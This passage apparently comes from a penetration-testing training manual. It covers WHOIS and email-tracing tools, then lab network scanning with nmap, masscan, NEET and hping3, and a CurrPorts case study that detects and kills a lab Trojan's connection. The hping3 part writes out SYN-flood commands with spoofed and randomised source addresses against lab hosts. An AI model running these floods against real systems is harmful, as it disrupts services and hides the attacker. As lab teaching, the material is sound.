- Name Servers: ns1.ns.cloudflare.com, ns2.ns.cloudflare.com, ns3.ns.cloudflare.com, ns4.ns.cloudflare.com


Below this, there's a 'REGISTRANT CONTACT' section with a 'Name:' field containing 'ipspecialist'. Underneath, there's a 'RAW WHOIS DATA' section with a link to the raw WHOIS record. The page also features a sidebar with ".site" domain offers and a "Hot Deals!" section for "WORDPRESS HOSTING".

You can go to <https://whois.domaintools.com> can enter the targeted URL for whois lookup information

The screenshot shows the Domaintools.com Whois Lookup interface. The top navigation bar includes links for PROFILE, CONNECT, MONITOR, ACQUIRE, SUPPORT, WHOIS, HOME, and RESEARCH. There's a login and sign-up button on the right. The main header is "Whois Lookup" with a sub-header "Enter a domain or IP address...". Below the header, there's a promotional message: "Get better, more in-depth data when you become a member". It explains how Domaintools connects network indicators like domains and IPs to over 1 billion active domains. At the bottom, there are two buttons: "Personal" and "Enterprise".


vii. Smart Whois

You can download software “*SmartWhois*” from www.tamos.com for Whois lookup as shown in the figure below: -




viii. eMailTracker Pro

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports






ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool



Scanning Tool for Mobile



Network Discovery Tool





b- Scan the network using the following tools:

i. Hping2 / Hping3

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

```
(root㉿kali)-[~]
# ping 192.168.80.135
PING 192.168.80.135 (192.168.80.135) 56(84) bytes of data.
64 bytes from 192.168.80.135: icmp_seq=1 ttl=128 time=0.571 ms
64 bytes from 192.168.80.135: icmp_seq=2 ttl=128 time=0.343 ms
64 bytes from 192.168.80.135: icmp_seq=3 ttl=128 time=0.716 ms
64 bytes from 192.168.80.135: icmp_seq=4 ttl=128 time=0.286 ms
64 bytes from 192.168.80.135: icmp_seq=5 ttl=128 time=0.269 ms
64 bytes from 192.168.80.135: icmp_seq=6 ttl=128 time=0.593 ms
^C
--- 192.168.80.135 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.269/0.463/0.716/0.171 ms

[root@kali]~]
```

```
C:\Administrator: C:\Windows\system32\cmd.exe
C:\>Users\IEUser>ping 192.168.80.132
Pinging 192.168.80.132 with 32 bytes of data:
Reply from 192.168.80.132: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.80.132:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>Users\IEUser>
```

```
(root㉿kali)-[~]
# nmap 192.168.80.135
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 04:45 EST
Nmap scan report for 192.168.80.135
Host is up (0.0023s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:65:4E:F6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.73 seconds


[root@kali]~]
```

```

root@kali: ~
File Actions Edit View Help
(ruser@kali)-[~]
# hping3 -h
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval wait (uX for X microseconds, for example -i u1000)
-f --fast      alias for -i u10000 (10 packets for second)
-s --fastest   alias for -i u1000 (100 packets for second)
-d --dst       set packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose   verbose mode
-D --debug     debugging info
--bind        bind ctrl-z to ttl          (default to dst port)
-Z --unbind    unbind ctrl+z
--beep        beep for every matching packet received
Mode
default mode      TCP
-o --rawip         RAW IP mode
-1 --icmp         ICMP mode
-2 --udp          UDP mode
-S --scan          SCAN mode.
Example: hping --scan 1-30,70-90 -S www.target.host
--listen         listen mode
IP
-a --spoof        spoof source address
--rand-dest      random destination address mode. see the man.
--rand-source    random source address mode. see the man.

```

Command: man hping3



```


root@kali: ~
# hping3 --scan 1-65535 192.168.80.134
Scanning 192.168.80.134 (192.168.80.134), port 1-65535
65535 ports to scan, use -V to see all the replies
+---+---+---+---+---+---+
|port| serv name | flags |ttl| id | win | len |
+---+---+---+---+---+---+
All replies received. Done.
Not responding ports:

```

```


root@kali: ~
File Actions Edit View Help
root@kali: ~
# hping3 -S 192.168.80.132 -a 192.168.80.135 -p 139 --flood
HPING 192.168.80.132 (eth0 192.168.80.132): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```



```
(root㉿kali)-[~]
# hping3 -c 10000 -d 139 --flood --rand-source 192.168.80.135
HPING 192.168.80.135 (eth0 192.168.80.135): S set, 40 headers + 10000 data bytes
hping in flood mode, no replies will be shown

```




```
root@kali: ~
File Actions Edit View Help
[root@kali: ~]
# hping3 192.168.80.135 --data 1000000
HPING 192.168.80.135 (eth0 192.168.80.135): NO FLAGS are set, 40 headers + 16960 data bytes
len=46 ip=192.168.80.135 ttl=128 DF id=338 sport=0 flags=RA seq=0 win=0 rtt=11.2 ms
len=46 ip=192.168.80.135 ttl=128 DF id=339 sport=0 flags=RA seq=1 win=0 rtt=12.4 ms
len=46 ip=192.168.80.135 ttl=128 DF id=340 sport=0 flags=RA seq=2 win=0 rtt=11.3 ms
len=46 ip=192.168.80.135 ttl=128 DF id=341 sport=0 flags=RA seq=3 win=0 rtt=9.2 ms
len=46 ip=192.168.80.135 ttl=128 DF id=342 sport=0 flags=RA seq=4 win=0 rtt=4.6 ms
len=46 ip=192.168.80.135 ttl=128 DF id=343 sport=0 flags=RA seq=5 win=0 rtt=7.1 ms
len=46 ip=192.168.80.135 ttl=128 DF id=344 sport=0 flags=RA seq=6 win=0 rtt=4.5 ms


— 192.168.80.135 hping statistic —
103 packets transmitted, 103 packets received, 0% packet loss
round-trip min/avg/max = 2.0/7.4/17.8 ms

[root@kali: ~]
# hping3 -S -d 5000 --flood 192.168.80.135
HPING 192.168.80.135 (eth0 192.168.80.135): S set, 40 headers + 5000 data bytes
hping in flood mode, no replies will be shown


```



```
(root㉿kali)-[~]
# hping3 192.168.80.135 --flood --rand-source --data 1000000
HPING 192.168.80.135 (eth0 192.168.80.135): NO FLAGS are set, 40 headers + 16960 data
bytes
hping in flood mode, no replies will be shown
```




ii. Advanced IP Scanner



iii. Angry IP Scanner

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.



iv. Masscan

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):
root@kali:~# masscan -p22,80,445 192.168.1.0/24

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220 Discovered open port 80/tcp on 192.168.1.230
```

v. NEET

```
r00t:r00t-Q470C-500P4C: ~/K3pl0R/neet 148x51
User Manuals
NEET(1)

NAME
    NEET - Network Enumeration and Exploitation Tool

SYNOPSIS
    neet [OPTIONS] <TARGETS> [<TARGET_RANGE>, <TARGET_RANGE> ...]

DESCRIPTION
    neet is a flexible, multi-threaded network penetration test tool which sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated VA tool. It allows the user to fine-tune the test parameters, and is extensible by means of test modules and plugins. A shell ( neetsh(1) ) is included to help make sense of the results more quickly, and is also used to control the built-in exploitation framework and other aspects of the test.

ADDRESS and PORT SPECIFICATION
    IP addresses can be specified in a couple of ways - range notation (192.168.1.1-254) or CIDR notation (192.168.1.0/24). CIDR notation will automatically exclude the network and broadcast addresses. Nested ranges are also accepted - 192.168.1.10-1.20 for example.

    Port ranges can be included, and excluded, and specified in comma and hyphen-separated form. For example, 1,2,3,4-20,50-60,61-70 is acceptable (though inefficient), and will be internally mapped by neet to 1-20,50-70. The default ranges are 1-65535 for TCP scans, and 1-65535 for UDP. Specifications of additional ports or ranges on the command line will override these defaults. -t 1-5000 will change the TCP scan range from 1-65535 to 1-5000 for example. Further specifications will then add to this ranges; -t 6000-8000,10000-11000 will make the total TCP scan range equal to 1-5000,6000-8000,10000-11000.

OPTIONS
    The options and target hosts can specified in any order. The only rules are that parameters must immediately follow those options which require them, and that targets can be specified by IP address only - no hostnames will be accepted.

    -h, --help
        Displays usage information.

    Target HOST Specification
    -X, --exclude-host <IP_Range>
        Exclude this IP address range (may be specified more than once).
    -I, --include-hosts <File>
        Specify file containing a list of target IP addresses (may be specified more than once).
    -E, --exclude-hosts <File>
        Specify file containing a list of target IP addresses to be excluded (may be specified more than once).
    -L, --list-targets
        Print the list of targets to STDOUT, then exit.
    -O, --exclude-os
        Exclude hosts detected as running the specified operating system (may be specified more than once).

    Target and Service DISCOVERY
Manual page neet(1) line 1/200 20% (press h for help or q to quit!)
```

vi. CurrPorts


Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:




Configuration:

- Run the application **Currports** on Windows Server 2016 and observe the processes.




- iv- Run the HTTP Trojan created in the previous lab



The new process is added to the list.


You can observe the process name, Protocol, Local and remote port and IP address information.

3. For more detail, right click on httpserver.exe and go to properties




Properties are showing more details about tcp connection.

4. Go to Windows 7 machine and initiate the connection as mentioned in the previous lab using a web browser.




Connection successfully established.

- ## **5. Back to Windows Server 2016, Kill the connection.**



- 6.** To verify, retry to establish the connection from windows 7.



